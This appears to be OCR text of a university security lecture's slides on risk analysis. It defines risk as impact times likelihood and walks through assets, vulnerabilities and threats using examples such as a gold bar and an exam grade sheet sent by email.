Risk analysis

Søren Debois
March 20, 2017

SECURITY F2017

Lecture 8


Meta

Recap

- HTTP
- File upload
- Remote command
- SQL injections
- Web Application vulnerabilities

Plan

- Risk analysis
- Summary
- Project

Risk analysis

Risk analysis

- How do we “quantify” the likelihood that an adversary may violate security goals of our system?
- Risk(e) = Impact(e) x Likelihood(e)




Fig. 8.1 The risk management process

Risk analysis components

- System
- Stakeholders
- Assets
- Vulnerabilities
- Threats

Assets

- Physical or logical
- Each asset has an associated set of states
- Each stakeholder has an associated valuation assigning value to each state of each asset.

Example

- Gold bar. Physical asset. State:
  <weight, purity, location>
  (400 troy ounces, 99.5%, Nationalbanken)

- User data. Logical. State:
  <set of people who may access it>

Vulnerabilities

- Possible changes in the states of assets.
- The *impact* of a vulnerability is the difference in value of the asset between its old and new state.

Example

- Web server
  Asset: User data
  Vulnerability: OS weakness allowing adversary to become root
  (State: stakeholders with access; published-at)

- **Asset**: Connection. State: Bandwidth
  Vulnerability: Reducing bandwidth.

Threats

- Threat source
  Who: Capabilities, intentions, past activity.

- Threat action
  What: How to exploit a vulnerability

- Ideal: Estimate probability that a threat source will exploit a vulnerability.

- Practice: Rough estimates.

Example

- During oral examinations, the examinater produces an electronic “grade sheet” (a .txt file), containing student CPR and grades.

- After the examination, that grade sheet is sent electronically (using e-mail) for approval by the external examiner.

- The external examiner sends the sheet back to the external examiner.

- The external examiner prints out the grade sheet and drop the paper copy in the SAP mailbox.

Example

- During oral examinations, the examinater produces an electronic “grade sheet” (a .txt file), containing student CPR and grades.
- After the examination, that grade sheet is sent electronically (using e-mail) for approval by the external examiner.
- The external examiner sends the sheet back to the external examiner.
- The external examiner prints out the grade sheet and drop the paper copy in the SAP mailbox.

- System
- Stakeholders
- Assets
- Vulnerabilities
- Threats

Example, revised

- During oral examinations, the examination produces an electronic “grade sheet”, containing student CPR and grades.
- After the examination, that grade sheet is sent electronically for approval by the external examiner.
- The external examiner sends the sheet back to the external examiner
- The external examiner prints out the grade sheet and drop the paper copy in the SAP mailbox.

Re-analysis


- System
- Stakeholders
- Assets
- Vulnerabilities
- Threats


Summary

- System
- Stakeholders
- Assets
- Vulnerabilities
- Threats


Summary

